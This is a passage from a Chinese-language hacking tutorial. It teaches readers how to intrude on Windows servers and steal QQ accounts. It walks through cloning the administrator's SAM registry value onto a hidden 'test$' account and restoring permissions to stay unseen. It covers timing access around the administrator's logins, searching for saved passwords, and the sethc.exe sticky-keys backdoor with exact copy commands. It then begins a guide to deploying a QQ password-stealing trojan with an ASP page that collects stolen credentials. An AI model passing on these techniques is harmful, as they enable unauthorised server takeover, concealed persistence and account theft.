


图54

再看刚才names目录树的上面，有个目录的名字后面三位也是3ef，这个对应的就是test$用户，而administrator对应的则是1f4。

双击000001f4目录树，在右面的名称列的F上双击，显示如图55所示。接下来就是把这个administrator用户的F值的数据复制到test$用户对应的F值里面去，然后保存。接着把test$两项相关的键值导出注册表，如图56、图57所示。




图55




图56



图57




图58

接下来要做的就是到命令行下用**net user test$ /del**命令把test$用户删除，然后再把刚才的两个注册表文件导入注册表。

到这里好多人以为都完了，其实不然，我们最后要做的一步就是把刚才的sam键值的权限变回原样，这样会更加妥当。因为这样我们就不会在“用户管理”里面把自己给暴露出来了。当然，这里做的仅仅是其中一点，还有一点需要注意，了解查看下管理员上线的规律，大概摸清管理员什么时候会上线。我们可以用命令**net user administrator**来查看，执行后返回信息如图58所示。

大家注意到“上次登录”上面的时间没有？如果是最近才登录过的，那么大家要小心了，千万不要冒然连上去，这样很容易暴露自己。如果这个时间已经很久远了，说明这个服务器处于闲置状态，大家就可以随便逛逛了。

4、信息收集，不光是用工具

在一个很大的内网里时，无须依靠工具去扫描一些弱口令，其实自己动手找，就有可能找到很多有用的东西。比如站点的conn.asp文件、各类txt文档等都是搜寻的对象。有时候有的管理员会把登录其它3389的密码保存在本地，这个时候我们只需要把密码文件下载下来进行覆盖就行了。当然，这个光凭我这么说大家可能很懂，但也是靠经验一点一点积累起来的。

5、shift键探索

最近的shift后门很火，特别是在碰到sa权限的机器时。当我们无法执行系统命令或者存储过程被删除了，这个时候试一下shift也许就可以成功。调用shift键的代码只有两句：

```
copy c:\windows\explorer.exe c:\windows\system32\sethc.exe
copy c:\windows\system32\sethc.exe c:\windows\system32\dllcache\sethc.exe
```

有一点要注意：在执行这个命令的时候，如果不加参数，会提示你覆盖不覆盖，如图59所示。这时候只需要在后面加一个参数－y 即可覆盖而不需要提示，如图60所示。

```
C:\>copy c:\windows\explorer.exe c:\windows\system32\sethc.exe
覆盖 c:\windows\system32\sethc.exe 吗? (Yes/No/All): no
已复制         0 个文件。
```

图59

```
C:\>copy c:\windows\explorer.exe c:\windows\system32\sethc.exe /y
已复制         1 个文件。
```


图60

另外，大家在入侵服务器的时候，不妨用终端连上去，然后连按五次shift键，运气好的话，服务器就会这样被我们拿下的哦。

总结

这部分就讲这么多吧，我说的再多也只不过是我的经验而已，大家要在实战中多多体会，多多积累，这样才会有所提高。

有Q皆备——QQ技巧与保护



QQ 在中国已经日益成为许多朋友生活中不可或缺的一种东西，本章将奉献出许多QQ 的经典技巧，让大家不仅更快乐地使用QQ，也能更安全地使用QQ。

第一部分 QQ常见技巧

一、QQ号的盗取

盗QQ 号现在已经不是什么专业技术了，网络上有许多的相关程序和教程。为了照顾新手，我们还是先给大家简单的来演示一下操作。

所需条件：金狐QQ2008大盗07-07去后门版本，一个可以用于收信的ASP空间

首先需要将“QQ.asp”文件传到ASP空间之中，这样方便我们收信，建议选择收费的ASP空间，可以保证网络速度及稳定性。有了ASP空间后，使用FTP软件（如FlashFXP等）连接到空间，将“QQ.asp”文件上传到空间的根目录下